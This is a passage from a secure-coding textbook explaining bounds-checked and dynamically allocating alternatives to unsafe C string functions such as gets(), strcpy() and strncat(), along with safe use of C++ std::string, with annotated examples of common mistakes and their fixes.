The C11 Annex K functions were created by Microsoft to help retrofit its existing legacy code base in response to numerous well-publicized security incidents. These functions were subsequently proposed to the ISO/IEC JTC1/SC22/WG14 international standardization working group for the programming language C for standardization. These functions were published as ISO/IEC TR 24731-1 and later incorporated in C11 in the form of a set of optional extensions specified in a normative annex. Because the C11 Annex K functions can often be used as simple replacements for the original library functions in legacy code, *The CERT C Secure Coding Standard* [Seacord 2008], "STR07-C. Use TR 24731 for remediation of existing string manipulation code," recommends using them for this purpose on implementations that implement the annex. (Such implementations are expected to define the `__STDC_LIB_EXT1__` macro.)

Annex K also addresses another problem that complicates writing robust code: functions that are not reentrant because they return pointers to static objects owned by the function. Such functions can be troublesome because a previously returned result can change if the function is called again, perhaps by another thread.

C11 Annex K is a normative but optional annex—you should make sure it is available on all your target platforms. Even though these functions were originally developed by Microsoft, the implementation of the bounds-checking library that ships with Microsoft Visual C++ 2012 and earlier releases does not conform completely with Annex K because of changes to these functions during the standardization process that have not been retrofitted to Microsoft Visual C++.

Example 2.1 from the section "Improperly Bounded String Copies" can be reimplemented using the C11 Annex K functions, as shown in Example 2.5. This program is similar to the original example except that the array bounds are checked. There is implementation-defined behavior (typically, the program aborts) if eight or more characters are input.

Example 2.5 Reading from `stdin` Using `gets_s()`

```
#define __STDC_WANT_LIB_EXT1__ 1
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
  char response[8];
  size_t len = sizeof(response);
  puts("Continue? [y] n: ");
  gets_s(response, len);
  if (response[0] == 'n')
    exit(0);
}
```

Most bounds-checking functions, upon detecting an error such as invalid arguments or not enough bytes available in an output buffer, call a special *runtime-constraint-handler* function. This function might print an error message and/or abort the program. The programmer can control which handler function is called via the `set_constraint_handler_s()` function and can make the handler simply return if desired. If the handler simply returns, the function that invoked the handler indicates a failure to its caller using its return value. Programs that install a handler that returns must check the return value of each call to any of the bounds-checking functions and handle errors appropriately. *The CERT C Secure Coding Standard* [Seacord 2008], "ERR03-C. Use runtime-constraint handlers when calling functions defined by TR24731-1," recommends installing a runtime-constraint handler to eliminate implementation-defined behavior.

Example 2.1 of reading from `stdin` using the C11 Annex K bounds-checking functions can be improved to remove the implementation-defined behavior at the cost of some additional complexity, as shown by Example 2.6.

Example 2.6 Reading from `stdin` Using `gets_s()` (Improved)

```
#define __STDC_WANT_LIB_EXT1__ 1
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
  char response[8];
  size_t len = sizeof(response);

  puts("Continue? [y] n: ");
  if ((gets_s(response, len) == NULL) || (response[0] == 'n')) {
     exit(0);
  }
}

int main(void) {
  constraint_handler_t oconstraint =
    set_constraint_handler_s(ignore_handler_s);
  get_y_or_n();
}
```

This example adds a call to `set_constraint_handler_s()` to install the `ignore_handler_s()` function as the runtime-constraint handler. If the runtime-constraint handler is set to the `ignore_handler_s()` function, any library function in which a runtime-constraint violation occurs will return to its caller. The caller can determine whether a runtime-constraint violation occurred on the basis of the library function's specification. Most bounds-checking functions return a nonzero `errno_t`. Instead, the `get_s()` function returns a null pointer so that it can serve as a close drop-in replacement for `gets()`.

In conformance with *The CERT C Secure Coding Standard* [Seacord 2008], "ERR00-C. Adopt and implement a consistent and comprehensive error-handling policy," the constraint handler is set in `main()` to allow for a consistent error-handling policy throughout the application. Custom library functions may wish to avoid setting a specific constraint-handler policy because it might conflict with the overall policy enforced by the application. In this case, library functions should assume that calls to bounds-checked functions will return and check the return status accordingly. In cases in which the library function does set a constraint handler, the function must restore the original constraint handler (returned by the function `set_constraint_handler_s()`) before returning or exiting (in case there are `atexit()` registered functions).

Both the C string-handling and C11 Annex K bounds-checking functions require that storage be preallocated. It is impossible to add new data once the destination memory is filled. Consequently, these functions must either discard excess data or fail. It is important that the programmer ensure that the destination is of sufficient size to hold the character data to be copied and the null-termination character, as described by *The CERT C Secure Coding Standard* [Seacord 2008], "STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator."

The bounds-checking functions defined in C11 Annex K are not foolproof. If an invalid size is passed to one of the functions, it could still suffer from buffer overflow problems while appearing to have addressed such issues. Because the functions typically take more arguments than their traditional counterparts, using them requires a solid understanding of the purpose of each argument. Introducing the bounds-checking functions into a legacy code base as replacements for their traditional counterparts also requires great care to avoid inadvertently injecting new defects in the process. It is also worth noting that it is not always appropriate to replace every C string-handling function with its corresponding bounds-checking function.

Dynamic Allocation Functions

The second memory management model (callee allocates, caller frees) is implemented by the dynamic allocation functions defined by ISO/IEC TR 24731-2. ISO/IEC TR 24731-2 defines replacements for many of the standard

C string-handling functions that use dynamically allocated memory to ensure that buffer overflow does not occur. Because the use of such functions requires introducing additional calls to free the buffers later, these functions are better suited to new development than to retrofitting existing code.

In general, the functions described in ISO/IEC TR 24731-2 provide greater assurance that buffer overflow problems will not occur, because buffers are always automatically sized to hold the data required. Applications that use dynamic memory allocation might, however, suffer from denial-of-service attacks in which data is presented until memory is exhausted. They are also more prone to dynamic memory management errors, which can also result in vulnerabilities.

Example 2.1 can be implemented using the dynamic allocation functions, as shown in Example 2.7.

Example 2.7 Reading from `stdin` Using `getline()`

```
#define __STDC_WANT_LIB_EXT2__ 1
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
  char *response = NULL;
  size_t len;

  puts("Continue? [y] n: ");
  if ((getline(&response, &len, stdin) < 0) ||
      (len && response[0] == 'n')) {
    free(response);
    exit(0);
  }
  free(response);
}
```

This program has defined behavior for any input, including the assumption that an extremely long line that exhausts all available memory to hold it should be treated as if it were a “no” response. Because the `getline()` function dynamically allocates the response buffer, the program must call `free()` to release any allocated memory.

ISO/IEC TR 24731-2 allows you to define streams that do not correspond to open files. One such type of stream takes input from or writes output to a memory buffer. These streams are used by the GNU C library, for example, to implement the `sprintf()` and `sscanf()` functions.

A stream associated with a memory buffer has the same operations for text files that a stream associated with an external file would have. In addition, the stream orientation is determined in exactly the same fashion.

You can create a string stream explicitly using the `fmemopen()`, `open_memstream()`, or `open_wmemstream()` function. These functions allow you to perform I/O to a string or memory buffer. The `fmemopen()` and `open_memstream()` functions are declared in `<stdio.h>` as follows:

```
FILE *fmemopen(
  void * restrict buf, size_t size, const char * restrict mode
);
FILE *open_memstream(
  char ** restrict bufp, size_t * restrict sizep
);
```

The `open_wmemstream()` function is defined in `<wchar.h>` and has the following signature:

```
FILE *open_wmemstream(wchar_t **bufp, size_t *sizep);
```

The `fmemopen()` function opens a stream that allows you to read from or write to a specified buffer. The `open_memstream()` function opens a byte-oriented stream for writing to a buffer, and the `open_wmemstream()` function creates a wide-oriented stream. When the stream is closed with `fclose()` or flushed with `fflush()`, the locations `bufp` and `sizep` are updated to contain the pointer to the buffer and its size. These values remain valid only as long as no further output on the stream takes place. If you perform additional output, you must flush the stream again to store new values before you use them again. A null character is written at the end of the buffer but is not included in the size value stored at `sizep`.

Input and output operations on a stream associated with a memory buffer by a call to `fmemopen()`, `open_memstream()`, or `open_wmemstream()` are constrained by the implementation to take place within the bounds of the memory buffer. In the case of a stream opened by `open_memstream()` or `open_wmemstream()`, the memory area grows dynamically to accommodate write operations as necessary. For output, data is moved from the buffer provided by `setvbuf()` to the memory stream during a flush or close operation. If there is insufficient memory to grow the memory area, or the operation requires access outside of the associated memory area, the associated operation fails.

The program in Example 2.8 opens a stream to write to memory on line 6.

Example 2.8 Opening a Stream to Write to Memory

```
01  #include <stdio.h>
02
03  int main(void) {
04    char *buf;
05    size_t size;
06    FILE *stream;
07
08    stream = open_memstream(&buf, &size);
09    if (stream == NULL) { /* handle error */ };
10    fprintf(stream, "hello");
11    fflush(stream);
12    printf("buf = '%s', size = %zu\n", buf, size);
13    fprintf(stream, ", world");
14    fclose(stream);
15    printf("buf = '%s', size = %zu\n", buf, size);
16    free(buf);
17    return 0;
18  }
```

The string `"hello"` is written to the stream on line 10, and the stream is flushed on line 11. The call to `fflush()` updates `buf` and `size` so that the `printf()` function on line 12 outputs

```
buf = 'hello', size = 5
```

After the string `", world"` is written to the stream on line 13, the stream is closed on line 14. Closing the stream also updates `buf` and `size` so that the `printf()` function on line 15 outputs

```
buf = 'hello, world', size = 12
```

The size is the cumulative (total) size of the buffer. The `open_memstream()` function provides a safer mechanism for writing to memory because it uses a dynamic approach that allocates memory as required. However, it does require the caller to free the allocated memory, as shown on line 16 of the example.

Dynamic allocation is often disallowed in safety-critical systems. For example, the MISRA standard requires that "dynamic heap memory allocation shall not be used" [MISRA 2005]. Some safety-critical systems can take advantage of dynamic memory allocation during initialization but not during operations. For example, avionics software may dynamically allocate memory while initializing the aircraft but not during flight.

The dynamic allocation functions are drawn from existing implementations that have widespread usage; many of these functions are included in POSIX.

C++ `std::basic_string`

Earlier we described a common programming flaw using the C++ extraction operator `operator>>` to read input from the standard `std::cin` `iostream` object into a character array. Although setting the field width eliminates the buffer overflow vulnerability, it does not address the issue of truncation. Also, unexpected program behavior could result when the maximum field width is reached and the remaining characters in the input stream are consumed by the next call to the extraction operator.

C++ programmers have the option of using the standard `std::string` class defined in ISO/IEC 14882. The `std::string` class is a specialization of the `std::basic_string` template on type `char`. The `std::wstring` class is a specialization of the `std::basic_string` template on type `wchar_t`.

The `basic_string` class represents a sequence of characters. It supports sequence operations as well as string operations such as search and concatenation and is parameterized by character type.

The `basic_string` class uses a dynamic approach to strings in that memory is allocated as required—meaning that in all cases, `size() <= capacity()`. The `basic_string` class is convenient because the language supports the class directly. Also, many existing libraries already use this class, which simplifies integration.

The `basic_string` class implements the “callee allocates, callee frees” memory management strategy. This is the most secure approach, but it is supported only in C++. Because `basic_string` manages memory, the caller does not need to worry about the details of memory management. For example, string concatenation is handled simply as follows:

```
string str1 = "hello, ";
string str2 = "world";
string str3 = str1 + str2;
```

Internally, the `basic_string` methods allocate memory dynamically; buffers are always automatically sized to hold the data required, typically by invoking `realloc()`. These methods scale better than their C counterparts and do not discard excess data.

The following program shows a solution to extracting characters from `std::cin` into a `std::string`, using a `std::string` object instead of a character array:

```
#include <iostream>
#include <string>
using namespace std;

int main(void) {
  string str;

  cin >> str;
  cout << "str 1: " << str << '\n';
}
```

This program is simple and elegant, handles buffer overflows and string truncation, and behaves in a predictable fashion. What more could you possibly want?

The basic_string class is less prone to security vulnerabilities than null-terminated byte strings, although coding errors leading to security vulnerabilities are still possible. One area of concern when using the basic_string class is iterators. Iterators can be used to iterate over the contents of a string:

```
string::iterator i;
for (i = str.begin(); i != str.end(); ++i) {
  cout << *i;
}
```

Invalidating String Object References

References, pointers, and iterators referencing string objects are *invalidated* by operations that modify the string, which can lead to errors. Using an invalid iterator is undefined behavior and can result in a security vulnerability.

For example, the following program fragment attempts to sanitize an e-mail address stored in the input character array before passing it to a command shell by copying the null-terminated byte string to a string object (email), replacing each semicolon with a space character:

```
char input[];
string email;
string::iterator loc = email.begin();
// copy into string converting ";" to " "
for (size_t i=0; i < strlen(input); i++) {
  if (input[i] != ';') {
    email.insert(loc++, input[i]); // invalid iterator
  }
  else email.insert(loc++, ' '); // invalid iterator
}
```

The problem with this code is that the iterator `loc` is invalidated after the first call to `insert()`, and every subsequent call to `insert()` results in undefined behavior. This problem can be easily repaired if the programmer is aware of the issue:

```
char input[];
string email;
string::iterator loc = email.begin();
// copy into string converting ";" to " "
for (size_t i=0; i < strlen(input); ++i) {
  if (input[i] != ';') {
    loc = email.insert(loc, input[i]);
  }
  else loc = email.insert(loc, ' ');
  ++loc;
}
```

In this version of the program, the value of the iterator `loc` is properly updated as a result of each insertion, eliminating the undefined behavior. Most checked standard template library (STL) implementations detect common errors automatically. At a minimum, run your code using a checked STL implementation on a single platform during prerelease testing using your full complement of tests.

The `basic_string` class generally protects against buffer overflow, but there are still situations in which programming errors can lead to buffer overflows. While C++ generally throws an exception of type `std::out_of_range` when an operation references memory outside the bounds of the string, for maximum efficiency, the subscript member `std::string::operator[]` (which does not perform bounds checking) does not. For example, the following program fragment can result in a write outside the bounds of the storage allocated to the `bs` string object if `f() >= bs.size()`:

```
string bs("01234567");
size_t i = f();
bs[i] = '\0';
```

The `at()` method behaves in a similar fashion to the index `operator[]` but throws an `out_of_range` exception if `pos >= size()`:

```
string bs("01234567");
try {
  size_t i = f();
  bs.at(i) = '\0';
}
```

```
catch (out_of_range& oor) {
  cerr << "Out of Range error: " << oor.what() << '\n';
}
```

Although the `basic_string` class is generally more secure, the use of null-terminated byte strings in a C++ program is generally unavoidable except in rare circumstances in which there are no string literals and no interaction with existing libraries that accept null-terminated byte strings. The `c_str()` method can be used to generate a null-terminated sequence of characters with the same content as the string object and returns it as a pointer to an array of characters.

```
string str = x;
cout << strlen(str.c_str());
```

The `c_str()` method returns a `const` value, which means that calling `free()` or `delete` on the returned string is an error. Modifying the returned string can also lead to an error, so if you need to modify the string, make a copy first and then modify the copy.

Other Common Mistakes in `basic_string` Usage

Other common mistakes using the `basic_string` class include

- Using an invalidated or uninitialized iterator
- Passing an out-of-bounds index
- Using an iterator range that really is not a range
- Passing an invalid iterator position

These issues are discussed in more detail in *C++ Coding Standards: 101 Rules, Guidelines, and Best Practices* by Herb Sutter and Andrei Alexandrescu [Sutter 2005].

Finally, many existing C++ programs and libraries use their own string classes. To use these libraries, you may have to use these string types or constantly convert back and forth. Such libraries are of varying quality when it comes to security. It is generally best to use the standard library (when possible) or to understand completely the semantics of the selected library. Generally speaking, libraries should be evaluated on the basis of how easy or complex they are to use, the type of errors that can be made, how easy those errors are to make, and what the potential consequences may be.

■ 2.5 String-Handling Functions

gets()

If there were ever a hard-and-fast rule for secure programming in C and C++, it would be this: never invoke the `gets()` function. The `gets()` function has been used extensively in the examples of vulnerable programs in this book. The `gets()` function reads a line from standard input into a buffer until a terminating newline or end-of-file (EOF) is found. No check for buffer overflow is performed. The following quote is from the manual page for the function:

> Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security.

As already mentioned, the `gets()` function has been deprecated in ISO/IEC 9899:TC3 and removed from C11.

Because the `gets()` function cannot be securely used, it is necessary to use an alternative replacement function, for which several good options are available. Which function you select primarily depends on the overall approach taken.

C99

Two options for a strictly C99-conforming application are to replace `gets()` with either `fgets()` or `getchar()`.

The C Standard `fgets()` function has similar behavior to `gets()`. The `fgets()` function accepts two additional arguments: the number of characters to read and an input stream. When `stdin` is specified as the stream, `fgets()` can be used to simulate the behavior of `gets()`.

The program fragment in Example 2.9 reads a line of text from `stdin` using the `fgets()` function.

Example 2.9 Reading from `stdin` Using `fgets()`

```
char buf[LINE_MAX];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n')
          && !feof(stdin)
          && !ferror(stdin)
    );
  }
}
else {
  /* fgets failed, handle error */
}
```

Unlike gets(), the fgets() function retains the newline character, meaning that the function cannot be used as a direct replacement for gets().

When using fgets(), it is possible to read a partial line. Truncation of user input can be detected because the input buffer will not contain a newline character.

The fgets() function reads, at most, one less than the number of characters specified from the stream into an array. No additional characters are read after a newline character or EOF. A null character is written immediately after the last character read into the array.

It is possible to use fgets() to securely process input lines that are too long to store in the destination array, but this is not recommended for performance reasons. The fgets() function can result in a buffer overflow if the specified number of characters to input exceeds the length of the destination buffer.

A second alternative for replacing the gets() function in a strictly C99-conforming application is to use the getchar() function. The getchar() function returns the next character from the input stream pointed to by stdin. If the stream is at EOF, the EOF indicator for the stream is set and getchar() returns EOF. If a read error occurs, the error indicator for the stream is set and getchar() returns EOF. The program fragment in Example 2.10 reads a line of text from stdin using the getchar() function.

Example 2.10 Reading from stdin Using getchar()

```
char buf[BUFSIZ];
int ch;
int index = 0;
int chars_read = 0;

while (((ch = getchar()) != '\n')
        && !feof(stdin)
        && !ferror(stdin))
{
  if (index < BUFSIZ-1) {
    buf[index++] = (unsigned char)ch;
  }
  chars_read++;
} /* end while */
buf[index] = '\0';  /* null-terminate */
if (feof(stdin)) {
  /* handle EOF */
}
if (ferror(stdin)) {
  /* handle error */
}
if (chars_read > index) {
  /* handle truncation */
}
```

If at the end of the loop `feof(stdin) ! = 0`, the loop has read through to the end of the file without encountering a newline character. If at the end of the loop `ferror(stdin) ! = 0`, a read error occurred before the loop encountered a newline character. If at the end of the loop `chars_read > index`, the input string has been truncated. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO34-C. Use `int` to capture the return value of character IO functions," is also applied in this solution.

Using the `getchar()` function to read in a line can still result in a buffer overflow if writes to the buffer are not properly bounded.

Reading one character at a time provides more flexibility in controlling behavior without additional performance overhead. The following test for the `while` loop is normally sufficient:

```
while (( (ch = getchar()) ! = '\n') && ch ! = EOF )
```

See *The CERT C Secure Coding Standard* [Seacord 2008], "FIO35-C. Use `feof()` and `ferror()` to detect end-of-file and file errors when `sizeof(int) == sizeof(char)`," for the case where `feof()` and `ferror()` must be used instead.

C11 Annex K Bounds-Checking Interfaces: `gets_s()`

The C11 `gets_s()` function is a compatible but more secure version of `gets()`. The `gets_s()` function is a closer replacement for the `gets()` function than `fgets()` in that it only reads from the stream pointed to by `stdin` and does not retain the newline character. The `gets_s()` function accepts an additional argument, rsize_t, that specifies the maximum number of characters to input. An error condition occurs if this argument is equal to zero or greater than RSIZE_MAX or if the pointer to the destination character array is NULL. If an error condition occurs, no input is performed and the character array is not modified. Otherwise, the gets_s() function reads, at most, one less than the number of characters specified, and a null character is written immediately after the last character read into the array. The program fragment shown in Example 2.11 reads a line of text from stdin using the gets_s() function.

Example 2.11 Reading from stdin Using gets_s()

```
char buf[BUFSIZ];

if (gets_s(buf, sizeof(buf)) == NULL) {
  /* handle error */
}
```

The gets_s() function returns a pointer to the character array if successful. A null pointer is returned if the function arguments are invalid, an end-of-file is encountered, and no characters have been read into the array or if a read error occurs during the operation.

The gets_s() function succeeds only if it reads a complete line (that is, it reads a newline character). If a complete line cannot be read, the function returns NULL, sets the buffer to the null string, and clears the input stream to the next newline character.

The gets_s() function can still result in a buffer overflow if the specified number of characters to input exceeds the length of the destination buffer.

As noted earlier, the fgets() function allows properly written programs to safely process input lines that are too long to store in the result array. In general, this requires that callers of fgets() pay attention to the presence or absence of a newline character in the result array. Using gets_s() with input lines that might be too long requires overriding its runtime-constraint handler (and resetting it to its default value when done). Consider using fgets() (along with any needed processing based on newline characters) instead of gets_s().

Dynamic Allocation Functions

ISO/IEC TR 24731-2 describes the getline() function derived from POSIX. The behavior of the getline() function is similar to that of fgets() but offers several extra features. First, if the input line is too long, rather than truncating input, the function resizes the buffer using realloc(). Second, if successful, it returns the number of characters read, which is useful in determining whether the input has any null characters before the newline. The `getline()` function works only with buffers allocated with `malloc()`. If passed a null pointer, `getline()` allocates a buffer of sufficient size to hold the input. As such, the user must explicitly `free()` the buffer later. The `getline()` function is equivalent to the `getdelim()` function (also defined in ISO/IEC TR 24731-2) with the delimiter character equal to the newline character. The program fragment shown in Example 2.12 reads a line of text from `stdin` using the `getline()` function.

Example 2.12 Reading from `stdin` Using `getline()`

```
int ch;
char *p;
size_t buffer_size = 10;
char *buffer = malloc(buffer_size);
ssize_t size;

if ((size = getline(&buffer, &buffer_size, stdin)) == -1) {
  /* handle error */
} else {
  p = strchr(buffer, '\n');
  if (p) {
    *p = '\0';
  } else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n')
       && !feof(stdin)
       && !ferror(stdin)
       );
  }
}

/* ... work with buffer ... */

free(buffer);
```

The `getline()` function returns the number of characters written into the buffer, including the newline character if one was encountered before end-of-file. If a read error occurs, the error indicator for the stream is set, and `getline()` returns –1. Consequently, the design of this function violates *The CERT C Secure Coding Standard* [Seacord 2008], "ERR02-C. Avoid in-band error indicators," as evidenced by the use of the `ssize_t` type that was created for the purpose of providing in-band error indicators.

Table 2.4 Alternative Functions for `gets()`

	Standard/TR	Retains Newline Character	Dynamically Allocates Memory
`fgets()`	C99	Yes	No
`getline()`	TR 24731-2	Yes	Yes
`gets_s()`	C11	No	No

Note that this code also does not check to see if `malloc()` succeeds. If `malloc()` fails, however, it returns `NULL`, which gets passed to `getline()`, which promptly allocates a buffer of its own.

Table 2.4 summarizes some of the alternative functions for `gets()` described in this section. All of these functions can be used securely.

strcpy() and strcat()

The `strcpy()` and `strcat()` functions are frequent sources of buffer overflows because they do not allow the caller to specify the size of the destination array, and many prevention strategies recommend more secure variants of these functions.

C99

Not all uses of `strcpy()` are flawed. For example, it is often possible to dynamically allocate the required space, as illustrated in Example 2.13.

Example 2.13 Dynamically Allocating Required Space

```
dest = (char *)malloc(strlen(source) + 1);
if (dest) {
  strcpy(dest, source);
} else {
  /* handle error */
  ...
}
```

For this code to be secure, the source string must be fully validated [Wheeler 2004], for example, to ensure that the string is not overly long. In some cases, it is clear that no potential exists for writing beyond the array bounds. As a result, it may not be cost-effective to replace or otherwise secure every call to `strcpy()`. In other cases, it may still be desirable to replace the strcpy() function with a call to a safer alternative function to eliminate diagnostic messages generated by compilers or analysis tools.

The C Standard strncpy() function is frequently recommended as an alternative to the strcpy() function. Unfortunately, strncpy() is prone to null-termination errors and other problems and consequently is not considered to be a secure alternative to strcpy().

OpenBSD. The strlcpy() and strlcat() functions first appeared in OpenBSD 2.4. These functions copy and concatenate strings in a less error-prone manner than the corresponding C Standard functions. These functions' prototypes are as follows:

```
size_t strlcpy(char *dst, const char *src, size_t size);
size_t strlcat(char *dst, const char *src, size_t size);
```

The strlcpy() function copies the null-terminated string from src to dst (up to size characters). The strlcat() function appends the null-terminated string src to the end of dst (but no more than size characters will be in the destination).

To help prevent writing outside the bounds of the array, the strlcpy() and strlcat() functions accept the full size of the destination string as a size parameter.

Both functions guarantee that the destination string is null-terminated for all nonzero-length buffers.

The strlcpy() and strlcat() functions return the total length of the string they tried to create. For strlcpy(), that is simply the length of the source; for strlcat(), it is the length of the destination (before concatenation) plus the length of the source. To check for truncation, the programmer must verify that the return value is less than the size parameter. If the resulting string is truncated, the programmer now has the number of bytes needed to store the entire string and may reallocate and recopy.

Neither strlcpy() nor strlcat() zero-fills its destination string (other than the compulsory null byte to terminate the string). The result is performance close to that of strcpy() and much better than that of strncpy().

C11 Annex K Bounds-Checking Interfaces. The strcpy_s() and strcat_s() functions are defined in C11 Annex K as close replacement functions for strcpy() and strcat(). The strcpy_s() function has an additional parameter giving the size of the destination array to prevent buffer overflow:

```
errno_t strcpy_s(
  char * restrict s1, rsize_t s1max, const char * restrict s2
);
```

The strcpy_s() function is similar to strcpy() when there are no constraint violations. The strcpy_s() function copies characters from a source string to a destination character array up to and including the terminating null character.

The strcpy_s() function succeeds only when the source string can be fully copied to the destination without overflowing the destination buffer. The function returns 0 on success, implying that all of the requested characters from the string pointed to by s2 fit within the array pointed to by s1 and that the result in s1 is null-terminated. Otherwise, a nonzero value is returned.

The strcpy_s() function enforces a variety of runtime constraints. A runtime-constraint error occurs if either s1 or s2 is a null pointer; if the maximum length of the destination buffer is equal to zero, greater than RSIZE_MAX, or less than or equal to the length of the source string; or if copying takes place between overlapping objects. The destination string is set to the null string, and the function returns a nonzero value to increase the visibility of the problem.

Example 2.15 shows the Open Watcom implementation of the strcpy_s() function. The runtime-constraint error checks are followed by comments.

Example 2.14 Open Watcom Implementation of the strcpy_s() Function

```
errno_t strcpy_s(
  char * restrict s1,
  rsize_t s1max,
  const char * restrict s2
) {
  errno_t   rc = -1;
  const char  *msg;
  rsize_t   s2len = strnlen_s(s2, s1max);
  // Verify runtime constraints
  if (nullptr_msg(msg, s1) && // s1 not NULL
    nullptr_msg(msg, s2) && // s2 not NULL
    maxsize_msg(msg, s1max) && // s1max <= RSIZE_MAX
    zero_msg(msg, s1max) && // s1max != 0
    a_gt_b_msg(msg, s2len, s1max - 1) &&
                        // s1max > strnlen_s(s2, s1max)
    overlap_msg(msg,s1,s1max,s2,s2len) // s1 s2 no overlap
  ) {
    while (*s1++ = *s2++);
    rc = 0;
  } else {
    // Runtime constraints violated, make dest string empty
    if ((s1 != NULL) && (s1max > 0) && lte_rsizmax(s1max)) {
    s1[0] = NULLCHAR;
    }
  // Now call the handler
    __rtct_fail(__func__, msg, NULL);
  }
  return(rc);
}
```

The strcat_s() function appends the characters of the source string, up to and including the null character, to the end of the destination string. The initial character from the source string overwrites the null character at the end of the destination string.

The strcat_s() function returns 0 on success. However, the destination string is set to the null string and a nonzero value is returned if either the source or destination pointer is NULL or if the maximum length of the destination buffer is equal to 0 or greater than RSIZE_MAX. The strcat_s() function will also fail if the destination string is already full or if there is not enough room to fully append the source string.

The strcpy_s() and strcat_s() functions can still result in a buffer overflow if the maximum length of the destination buffer is incorrectly specified.

Dynamic Allocation Functions. ISO/IEC TR 24731-2 [ISO/IEC TR 24731-2:2010] describes the POSIX strdup() function, which can also be used to copy a string. ISO/IEC TR 24731-2 does not define any alternative functions to strcat(). The strdup() function accepts a pointer to a string and returns a pointer to a newly allocated duplicate string. This memory must be reclaimed by passing the returned pointer to free().

Summary Alternatives. Table 2.5 summarizes some of the alternative functions for copying strings described in this section.

Table 2.5 String Copy Functions

	Standard/TR	Buffer Overflow Protection	Guarantees Null Termination	May Truncate String	Allocates Dynamic Memory
strcpy()	C99	No	No	No	No
strncpy()	C99	Yes	No	Yes	No
strlcpy()	OpenBSD	Yes	Yes	Yes	No
strdup()	TR 24731-2	Yes	Yes	No	Yes
strcpy_s()	C11	Yes	Yes	No	No

Table 2.6 String Concatenation Functions

	Standard/TR	Buffer Overflow Protection	Guarantees Null Termination	May Truncate String	Allocates Dynamic Memory
`strcat()`	C99	No	No	No	No
`strncat()`	C99	Yes	No	Yes	No
`strlcat()`	OpenBSD	Yes	Yes	Yes	No
`strcat_s()`	C11	Yes	Yes	No	No

Table 2.6 summarizes some of the alternative functions for `strcat()` described in this section. TR 24731-2 does not define an alternative function to `strcat()`.

strncpy() and strncat()

The `strncpy()` and `strncat()` functions are similar to the `strcpy()` and `strcat()` functions, but each has an additional `size_t` parameter `n` that limits the number of characters to be copied. These functions can be thought of as truncating copy and concatenation functions.

The `strncpy()` library function performs a similar function to `strcpy()` but allows a maximum size `n` to be specified:

```
char *strncpy(
  char * restrict s1, const char * restrict s2, size_t n
);
```

The `strncpy()` function can be used as shown in the following example:

```
strncpy(dest, source, dest_size - 1);
dest[dest_size - 1] = '\0';
```

Because the `strncpy()` function is not guaranteed to null-terminate the destination string, the programmer must be careful to ensure that the destination string is properly null-terminated without overwriting the last character.

The C Standard `strncpy()` function is frequently recommended as a "more secure" alternative to `strcpy()`. However, `strncpy()` is prone to string termination errors, as detailed shortly under "C11 Annex K Bounds-Checking Interfaces."

The strncat() function has the following signature:

```
char *strncat(
  char * restrict s1, const char * restrict s2, size_t n
);
```

The strncat() function appends not more than n characters (a null character and characters that follow it are not appended) from the array pointed to by s2 to the end of the string pointed to by s1. The initial character of s2 overwrites the null character at the end of s1. A terminating null character is always appended to the result. Consequently, the maximum number of characters that can end up in the array pointed to by s1 is strlen(s1) + n + 1.

The strncpy() and strncat() functions must be used with care, or should not be used at all, particularly as less error-prone alternatives are available. The following is an actual code example resulting from a simplistic transformation of existing code from strcpy() and strcat() to strncpy() and strncat():

```
strncpy(record, user, MAX_STRING_LEN - 1);
strncat(record, cpw, MAX_STRING_LEN - 1);
```

The problem is that the last argument to strncat() should not be the total buffer length; it should be the space remaining after the call to strncpy(). Both functions require that you specify the remaining space and not the total size of the buffer. Because the remaining space changes every time data is added or removed, programmers must track or constantly recompute the remaining space. These processes are error prone and can lead to vulnerabilities. The following call correctly calculates the remaining space when concatenating a string using strncat():

```
strncat(dest, source, dest_size-strlen(dest)-1)
```

Another problem with using strncpy() and strncat() as alternatives to strcpy() and strcat() functions is that neither of the former functions provides a status code or reports when the resulting string is truncated. Both functions return a pointer to the destination buffer, requiring significant effort by the programmer to determine whether the resulting string was truncated.

There is also a performance problem with strncpy() in that it fills the entire destination buffer with null bytes after the source data is exhausted. Although there is no good reason for this behavior, many programs now depend on it, and as a result, it is difficult to change.

The strncpy() and strncat() functions serve a role outside of their use as alternative functions to strcpy() and strcat(). The original purpose of these functions was to allow copying and concatenation of a substring. However, these functions are prone to buffer overflow and null-termination errors.

C11 Annex K Bounds-Checking Interfaces. C11 Annex K specifies the strncpy_s() and strncat_s() functions as close replacements for strncpy() and strncat().

The strncpy_s() function copies not more than a specified number of successive characters (characters that follow a null character are not copied) from a source string to a destination character array. The strncpy_s() function has the following signature:

```
errno_t strncpy_s(
  char * restrict s1,
  rsize_t s1max,
  const char * restrict s2,
  rsize_t n
);
```

The strncpy_s() function has an additional parameter giving the size of the destination array to prevent buffer overflow. If a runtime-constraint violation occurs, the destination array is set to the empty string to increase the visibility of the problem.

The strncpy_s() function stops copying the source string to the destination array when one of the following two conditions occurs:

1. The null character terminating the source string is copied to the destination.
2. The number of characters specified by the n argument has been copied.

The result in the destination is provided with a null character terminator if one was not copied from the source. The result, including the null terminator, must fit within the destination, or a runtime-constraint violation occurs. Storage outside of the destination array is never modified.

The strncpy_s() function returns 0 to indicate success. If the input arguments are invalid, it returns a nonzero value and sets the destination string to the null string. Input validation fails if either the source or destination pointer is NULL or if the maximum size of the destination string is 0 or greater than RSIZE_MAX. The input is also considered invalid when the specified number of characters to be copied exceeds RSIZE_MAX.

A strncpy_s() operation can actually succeed when the number of characters specified to be copied exceeds the maximum length of the destination string as long as the source string is shorter than the maximum length of the destination string. If the number of characters to copy is greater than or equal to the maximum size of the destination string and the source string is longer than the destination buffer, the operation will fail.

Because the number of characters in the source is limited by the n parameter and the destination has a separate parameter giving the maximum number of elements in the destination, the strncpy_s() function can safely copy a substring, not just an entire string or its tail.

